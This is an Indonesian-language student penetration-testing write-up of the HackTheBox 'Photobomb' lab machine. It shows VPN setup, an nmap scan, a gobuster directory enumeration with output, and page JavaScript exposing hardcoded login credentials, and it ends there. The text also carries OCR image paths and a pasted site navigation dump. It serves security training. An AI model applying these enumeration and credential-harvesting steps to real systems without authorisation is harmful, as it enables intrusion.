
AoL_Network_Penetration_Testing

HackTheBox - Photobomb

- **Executive Summary**

Setelah menjalankan proses penetration ditemukan dua file yang berformat text yang bernama user.txt dan root.txt. Dimana user.txt kita temukan di directori home dan pada file wizard. Sedangkan root.txt baru bisa didapat setelah kita mengubah user menjadi super user alias root. Yang terletak pada directory home/wizard/photobomb. Kedua text tersebut berisikan sebuah flag.


- **Flag 1 : user.txt**




- **Flag 2 : root.txt**

Connect ke machine Photobomb dengan openvpn yang didownload terlebih dahulu dengan command yang dijalankan dengan privilege root yaitu memakai command sudo. Command nya adalah **sudo openvpn [nama vpn].**


Lalu join machine





Hack The Box :: Hack The
https://app.hackthebox.com/machines/500
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
HACKTHEBOX
Search Hack The Box
UPGRADE TO VIP
ACTIVE
Home
My Profile
My Team
Labs
Starting Point
Tracks
Machines
Challenges
Fortresses
Endgames
Pro Labs
Rankings
Battlegrounds
HTB for Business
Customer Support
v 3.18.0
Photobomb
EASY
ONLINE
107
10.10.11.182
IP ADDRESS
Leave Machine
Leave this live machine.
Reset Machine
Reset the machine to point zero.
Submit Flag
Submit a flag to this machine.
Add To-Do List
Add this machine to your list.
Review Machine
Rate and send your feedback.
INFORMATION
STATISTICS
ACTIVITY
CHANGELOG
REVIEWS
WALKTHROUGHS
4.1
MACHINE RATING
10611
USER OWNS
97 Days
RELEASE DATE
slartibartfast
MACHINE CREATOR
GIVE RESPECT
User Own

- **Information Gathering**


Lalu menggunakan command Nmap terhadap ip machine dengan format: **nmap 10.10.11.182 -sV -p-**. Command -sV berfungsi untuk mencari tau service apa saja yang bekerja pada port yang ada di ip. Lalu -p- berfungsi untuk mencari secara keseluruhan port.




Lalu setelah mengetahui port, terdapat service http, dan langsung dijalankan ke web dengan format [ip]:[port] = 10.10.11.182:80.




Namun halaman web tidak dapat dibuka, sehingga kita harus mendaftarkan ip dan dns dari web photobomb tersebut dengan command **sudo nano /etc/hosts/**



Lalu akan muncul halaman page berikut dan setelah ditulis ip dari htb.photobomb dan ip-nya, langsung di save. Setelah itu dicoba untuk merefresh ulang halaman web photobomb dan berhasil muncul tampilan dari web. Dan terdapat clickable link yang bertuliskan “click here!” dan terdapat kalimat mencurigakan yang bertuliskan **“the credentials are in your welcome pack”**.




setelah diklik, muncul pop up yang meminta username dan password untuk login



Dan setelah dicoba command gobuster apakah terdapat hidden page.


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://photobomb.htb/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x pdf,xlsx,xlms,html,docx,jpg,png
===============================================================
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://photobomb.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.3
[+] Extensions:              docx,jpg,png,pdf,xlsx,xlms,html
[+] Timeout:                 10s
===============================================================
2023/01/14 10:09:07 Starting gobuster in directory enumeration mode
===============================================================
/printer.xlms         (Status: 401) [Size: 188]
/printer              (Status: 401) [Size: 188]
/printer.pdf          (Status: 401) [Size: 188]
/printer.html         (Status: 401) [Size: 188]
/printer.png          (Status: 401) [Size: 188]
/printer.docx         (Status: 401) [Size: 188]
/printer.jpg          (Status: 401) [Size: 188]
```

Terdapat beberapa list hidden page yang dapat dicoba ke dalam web namun, setelah diklik, muncul pop up yang meminta username dan password untuk login




Mencoba mengakses hidden page yang ditemukan pada langkah sebelumnya. Sayangnya diperlukan login username dan password untuk mengakses halaman website itu.

- **Services Enumeration**




Setelah menemukan jalan buntu pada cara sebelumnya, Kami mendapatkan ide untuk melihat Elemen dari website tersebut. Pada saat kami melakukan pemeriksaan terhadap source dari web itu.





```
function init() {
  // Jameson: pre-populate creds for tech support as they keep forgetting them and emailing me
  if (document.cookie.match(/^(.*;)?\s*isPhotoBombTechSupport\s*=\s*[^;]+(.*)?$/)) {
    document.getElementsByClassName('creds')[0].setAttribute('href','http://pH0t0:b0Mb!@photobomb.htb/printer');
  }
}
window.onload = init;
```

